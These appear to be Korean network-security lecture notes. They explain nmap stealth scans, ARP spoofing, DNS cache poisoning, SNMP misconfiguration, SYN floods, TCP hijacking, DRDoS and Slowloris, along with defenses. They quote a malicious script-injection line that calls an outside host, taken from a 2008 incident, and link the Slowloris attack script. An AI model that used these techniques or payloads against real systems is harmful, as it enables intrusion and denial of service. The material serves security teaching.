
## FIN Scan: nmap **-sF** -v 192.168.0.7



## Xmas Scan: nmap **-sX** -v 192.168.0.7



## Null Scan: nmap **-sN** -v 192.168.0.7




## ○ ARP 기본 동작

- 데이터 링크 (L2) 계층에서는 MAC 주소를 기반으로 통신을 수행함
- 다른 호스트의 IP와 대응되는 MAC 주소를 알아야 통신 가능
- ARP 캐시에 IP/MAC 데이터가 없으면 ARP 요청을 브로드캐스트
- 해당 IP를 가진 호스트에서 ARP 응답을 호스트에게 전송

## ○ ARP 스누핑 (= 캐시 포이즈닝)

- ARP 프로토콜은 평문으로 통신하고 별도의 인증 절차가 없음
- 공격자는 다른 호스트의 IP와 대응되는 MAC을 자신의 MAC으로 인식하도록 함
- 스위치 환경에서도 다른 호스트의 트래픽을 모니터링할 수 있음
- 이 뿐만 아니라 패킷을 원하는대로 변조하여 전송할 수 있음


# ARP 스푸핑 흐름도



자료: 2007년 6월 KISA 인터넷 침해사고 동향 및 분석 월보

- 2008.7.3 ARP 포이즈닝 악성코드 감염사고
  - 3만 여대의 국내 PC 감염, 게임 계정 정보 유출
  - 웹을 통하여 아래 취약점을 공격하는 악성 코드 유포
    - MDAC RDS.Dataspace ActiveX (MS06-014)  
<http://www.microsoft.com/korea/technet/security/bulletin/MS06-014.msp>
    - 리얼플레이어 ActiveX 취약점
    - 중국 StormPlayer ActiveX 취약점:  
<http://secunia.com/advisories/26749/>
    - 중국 DPClient ActiveX 취약점:  
<http://secunia.com/advisories/26964/>
    - 중국 GLCHAT ActiveX 취약점:  
<http://secunia.com/advisories/27500>
    - 플래시 플레이어 ActiveX 취약점  
<http://www.adobe.com/support/security/bulletins/apsb08-11.html>
  - ARP 포이즈닝 도구를 이용하여 동일 네트워크 내 PC 추가 감염
    - 트래픽을 가로채고 HTTP 트래픽에 악성 HTML 코드 삽입  
<script src=http://makrea.com/img/btn/1.js>
    - 플래시 플레이어 9.0.115.0 이하 버전 취약점 공격
  - 이동식 저장장치 매체 등으로 추가 감염
  - 자료: 2008년 7월 KISA 발간 ARP Posioning [Spoofing] 악성코드 감염사고 분석

# DNS 프로토콜의 이해



|                                        |                                  |
|----------------------------------------|----------------------------------|
| <b>Source IP Address</b>               |                                  |
| <b>Destination IP Address</b>          |                                  |
| <b>Source Port</b>                     | <b>Destination Port</b>          |
| UDP Length                             | UDP Checksum                     |
| <b>Query ID<br/>(= Transaction ID)</b> | QR/Opcode/AA/TC<br>RD/RA/Z/rcode |
| Query Count                            | Answer Count                     |
| Authority Count                        | Additional Record Count          |
| DNS question or answer data            |                                  |

## ○ 원리

- 출발지 포트와 쿼리 ID를 예측할 수 있다면 유효한 가짜 응답을 보낼 수 있음
- 리커시브 네임서버는 이를 캐싱하게 되고 클라이언트에게 가짜 IP를 응답하게 됨
- 초기에는 출발지 포트가 고정되고 쿼리 ID 또한 예측 가능한 경우가 많았음
- 모든 인터넷 시스템은 DNS에 기반하므로 심각한 보안 문제를 야기할 수 있음

## ○ 대응

- 출발지 포트 및 쿼리 ID 난수화:  $2^{16} \times 2^{11} = 2^{27} =$  약 1억 3천만 개
  - 2008년 7월 말 전세계적으로 대규모 네임서버 패치가 이루어졌음
  - 아직까지도 MS09-008처럼 특정한 경우에 예측이 가능한 취약점이 나오고 있음
- 오랜 시간에 걸친 DNSSEC의 도입이 이 문제를 해결할 것으로 예상

## ○ 참조

- [An Illustrated Guide to the Kaminsky DNS Vulnerability](#)
- [CVE-2008-1447](#)

## ○ AT&T DNS 서버 피해 사례 (2008년 7월 말)

- 미국 텍사스 지역 AT&T DNS 서버 캐시 포이즈닝 공격
- 구글에 접속하려고 하면 다른 사이트로 리다이렉트
- 숨겨진 프레임으로 광고를 띄워놓아 금전적 이득을 취함
- [HD Moore pwned with his own DNS exploit, vulnerable AT&T DNS servers to blame](#)

## ○ 정의

- 매니저/에이전트 아키텍처 기반 네트워크 관리 프로토콜

## ○ 용어

- 에이전트: 관리 대상이 되는 시스템으로 MIB을 기반으로 각종 정보 조회나 설정 가능
- 매니저: 다수의 에이전트를 관리하는 시스템
- MIB (Management Information Base)
  - 관리 대상 정보 객체의 집합으로 이루어진 데이터베이스
  - 계층적인 디렉터리 구조를 가지고 있으며 IANA에서 표준으로 관리
- 커뮤니티 문자열
  - 클라이언트 인증에 사용되는 일종의 패스워드

## ○ 설정 미비로 인한 취약점


- 커뮤니티 문자열을 기본값 public이나 private로 방치하여 취약한 경우 다수
- SNMP 에이전트에 접근 가능한 IP 대역을 제한적으로 운용해야 함

## ○ Syn Flood

- 공격자가 SYN을 보내고 서버가 SYN/ACK 응답을 보낸 상태에서 무응답
- SYN 큐가 가득 차면서 더 이상 접속을 처리할 수 없게 됨

## ○ Syn Cookie


- SYN 큐에 쌓아놓는 대신 SYN/ACK 패킷의 SEQ에 관련 정보를 쓰고 폐기
  - 5비트:  $t \bmod 32$  ( $t$ 는 64초마다 증가하는 카운터)
  - 3비트: MSS 값을 인코딩한 값
  - 24비트: 서버 IP/포트, 클라이언트 IP/포트,  $t$ 를 입력으로 한 해시 값
- 이후 클라이언트에서 ACK 응답을 받았을 때 초기 SYN 정보 복원
  - $t$  값을 이용하여 접속 대기 시간 초과 여부를 확인
  - $s$  값을 재계산하여 쿠키가 유효한지 확인
  - 3비트 인코딩된 MSS 값을 이용하여 엔트리 생성
- 장단점
  - 모든 TCP 구현과 호환 가능하나, MSS 값이 8가지로 제한되고 TCP 옵션 활용 불가



## 참조:

[USENIX: Simple Active Attack Against TCP](#)  
[TCP Connection Hijacking 공격 및 대책](#)

- 정의
  - 이미 연결된 세션을 강탈하는 기법
- 공격 방법
  - 데이터가 없는 패킷을 대량으로 전송하여 윈도우 범위를 벗어나도록 함
  - 원 전송자가 보내는 패킷은 전부 버려짐
  - 공격자는 스니핑한 데이터를 변조해서 움직인 윈도우만큼 SEQ를 늘려서 전송
- 부작용
  - 비동기화 된 상태를 복원할 때 ACK 응답으로 기대하는 SEQ 값을 전송함
  - 송수신자 모두 윈도우를 벗어나므로 이와 같은 과정이 무한히 반복됨
  - 결과적으로 ACK 폭풍이 발생함



[http://understandingcomputers.ca/articles/grc/drdoS\\_copy.html](http://understandingcomputers.ca/articles/grc/drdoS_copy.html)

## ○ 개념

- 인터넷에서 접속 가능한 정상 서버를 경유지로 하여 패킷을 반사시키는 공격
- 출발지를 공격 대상으로 위조한 SYN 패킷을 서버로 전송하면 SYN/ACK 패킷으로 공격 대상에게 응답하게 됨
- 경유지 서버 목록과 포트를 바꿔가면서 공격을 진행하면 추적하기 어려움
- 과부하 상태에서는 RST 응답이 유실되므로 SYN/ACK이 재전송되면서 공격이 증폭됨

## ○ 대응

- ISP에서 유입 필터링으로 출발지가 위조된 패킷을 걸러내는 것이 가장 효과적
- 공격 진행 시 라우터나 스위치에서 ACL로 패킷 드롭을 시켜야 함

## ○ 개념

- 다수의 HTTP 연결을 끊지 않고 계속 유지함으로써 서버의 자원을 고갈시키는 기법
  - 타임아웃에 걸리지 않을 정도로 계속해서 더미 헤더를 전송함  
X-a: b\r\n
- 공격자 IP가 노출되는 대신 최소한의 자원으로 서버를 마비시킬 수 있음
  - [a cheesy Apache / IIS DoS vuln](#)

## ○ 소스

- <http://ha.ckers.org/slowloris/slowloris.pl> by RSnake

## ○ 방어

- mod\_limitipconn: IP별 연결 수 제한
- 타임아웃 최대값 조정
- IP 모니터링 및 차단